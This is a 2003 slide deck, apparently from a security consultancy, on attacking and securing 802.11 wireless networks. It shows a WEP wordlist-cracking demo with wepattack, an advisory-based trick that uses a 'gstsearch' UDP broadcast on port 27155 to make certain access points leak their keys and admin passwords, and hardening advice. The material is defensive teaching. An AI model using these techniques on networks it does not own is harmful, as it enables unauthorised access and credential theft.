


How Wireless Networks are exploited – and how to secure them!

christoph.schnidrig@csnc.ch



802.11

The limits of the access to data...



No security measures are enabled

- The network traffic is not encrypted
- The network name (SSID) is broadcasted
- No access control lists are in place
- etc.

Demo of NetStumbler

Network Stumbler - [20020914193636.ns1]


MAC	SSID	Name	Ch...	Vendor	Type	Encr...
004096480513	lab*wavelan		7	Cisco (Aironet)	AP	WEP
00022D3CD2...	notebook		1	Agere (Lucent) Orinoco	AP	
00601DF600...	WaveLAN Network		1	Agere (Lucent) WaveLAN	AP	
0030AB1B62...	Wireless		1	Delta (Netgear)	AP	
00305514F27D	Office		1	Apple	AP	WEP
0030AB14F8...	Wireless		6	Delta (Netgear)	AP	
0004E22A4531	WLAN		3	SMC	AP	
0060B3167F...	My Network		1	Z-Com	AP	
000A0498DE...	secopia		11		AP	
25921D000000	CTBKN1464404		11		Peer	
000476A5E7...	3Com		6	3Com	AP	
00A0C51510...	Wireless001		1		AP	
0040964018EE	AP1-ABT-HBZRH		7, 14	Cisco (Aironet)	AP	WEP
00601D219674	CC Beach		1	Agere (Lucent) WaveLAN	AP	WEP
0090962CB6...	Santis50-2CB6C7		9	Askey Computer Corp	AP	
00022D3777...	NIKONEMO		5	Agere (Lucent) Orinoco	AP	
16891D000000	CNHO1464404		6		Peer	
0030AB09A7...	Wireless		6	Delta (Netgear)	AP	
0060B3166348	My Network		1	Z-Com	AP	
00022D2C47...	WAN3821243		11	Agere (Lucent) Orinoco	AP	

Own Experience

1 hour

210 Networks

75% without WEP



23 January 2003

Seite 5

GLÄRNISCHSTRASSE 7
POSTFACH 1671
CH-8640 RAPPERSWIL
Tel. +41 55 214 41 60
Fax +41 55 214 41 61
info@csinc.ch www.csinc.ch

- Active Discovery
 - Sending probe requests
 - Discoverable (theoretically)
 - Tools: NetStumbler
- Passive Discovery
 - Just listen to the radio
 - Non discoverable
 - Tools: Kismet, Aircrack

23 January 2003


Seite 6

GLÄRNISCHSTRASSE 7
POSTFACH 1671
CH-8640 RAPPERSWIL
Tel. +41 55 214 41 60
Fax +41 55 214 41 61
info@csinc.ch www.csinc.ch

Antennas

- Significantly extending the range

Omnidirectional




Yagi Directional



- Choose a good position for an AP
- Choose a obfuscated SSID
(e.g. Surftrophy)
- Disable SSID Broadcasts
- Fake the existence of APs

- Known Weaknesses
 - Broken Key Scheduling (A)
 - Huge amount of sniffed packets needed
 - Wordlist Attacks (B)
 - One sniffed packet required only

Demo of Aircsnort (A)



Demo of WEPAAttack (B)

```

Shell - Konsole
Session Edit View Settings Help

linux: # wepattack -f Kismet-Jan-18-2003-4.dump
Extraction of necessary data was successfull!

Founded BSSID:
1) 00 40 96 48 05 13 / Key 0
1 network loaded...

Accepting wordlist data...

012345
password
mywepsecret
gartenhaus123
schneewitchen

***** Packet decrypted! *****
BSSID: 00 40 96 48 05 13 / Key 0      WepKey: 73 63 68 6E 65 65 77 69 74 63 68 65 6E (schneewitchen)
Encryption: 128 Bit

time: 31.069419 sec    words: 6

linux: #
  
```

- Choose a strong key
- Configure 4 keys and not just one
- Regularly change keys
- Remove unneeded AP
- MAC access control lists
- Regularly check your log files

Security Advisory

To: BugTraq

Subject: Accesspoints disclose WEP keys, password and MAC filter

Date: Nov 3 2002

GlobalSunTech develops Wireless Access Points for OEM customers like Linksys, D-Link and others. Capturing the traffic of a WISECOM GL2422AP-0T during the setup phase showed a security problem.

Sending a broadcast packet to **UDP port 27155** containing the string **"gstsearch"** causes the accesspoint to **return wep keys, mac filter and admin password**. This happens on the WLAN Side and on the LAN Side.

Demo of Pong

```
C:\event\CHIRIGI>pong -r
WLAN exploit program V1.1
Binary gently provided by http://mobileaccess.de/
Data dump:
0000 47 4c 32 34 32 32 41 50 2d 30 30 2d 30 4d 30 20 GL2422AP-00-0M0
0010 54 31 2e 30 20 2d 30 34 32 2e 33 20 20 20 20 20 T1.0 -042.3
0020 02 00 07 00 68 61 72 64 65 6e 65 64 00 2b 00 00 ....hardened.+.. (AP Name)
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0040 00 00 00 00 61 64 6d 69 6e 00 00 00 00 00 00 00 ....admin..... (User and
0050 00 00 00 00 48 61 72 64 2e 70 61 73 73 77 30 72 ....Hard.passw0r Password)
0060 64 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 d.....
0070 ff ff ff 00 00 00 00 00 dc 05 00 00 73 65 63 65 .....sece (SSID)
0080 76 65 6e 74 00 61 6e 00 00 00 00 00 00 00 00 vent.an.....
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 01 06 30 .....0
00a0 00 01 01 02 00 00 00 00 00 00 00 00 00 00 00 00 .....
00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00c0 00 00 00 00 00 12 34 ab cd ff 00 00 00 00 00 00 .....4.....
00d0 00 00 00 00 00 00 00 00 67 61 72 74 65 6e 68 .....gartenh (WEP Key)
00e0 61 75 73 31 32 33 30 30 30 30 30 30 30 30 30 aus12300000000000
```

- Malicious APs installed by a room cleaner!
- APs installed by self-interested employees




- Track vendor security advisories
- Update firmware (if vulnerabilities exists)
- Wardrive your office regularly

- Wardriving becomes more and more popular



let's warchalk..!	
KEY	SYMBOL
OPEN NODE	ssid  bandwidth
CLOSED NODE	ssid 
WEP NODE	ssid access contact  bandwidth
www.warchalking.org	

Wireless Security Suite	
No Security No WEP, Broadcast Mode  Public Access	Basic Security Wi-Fi 40, 128-bit WEP, Static WEP  Telecommuter, Small Businesses
Enhanced Security Dynamic Key Management System, Mutual Authentication, 802.1x via EAP  Mid-Market, Enterprise	Specialized Security End-to-end Security using VPN  Mobile User / Specialized Access

Options:

1. Do not use wireless LANs
2. Wait till sophisticated products are available
3. Harden your Wireless Network as much as possible (See www.csnc.ch for a checklist)
4. Use VPN to protect your data

Any questions?
Thank you for attention.

Securing Wireless Networks:

http://www.csnc.ch/downloads/docs/hardening/SecuringWirelessNetworks_CSNC.pdf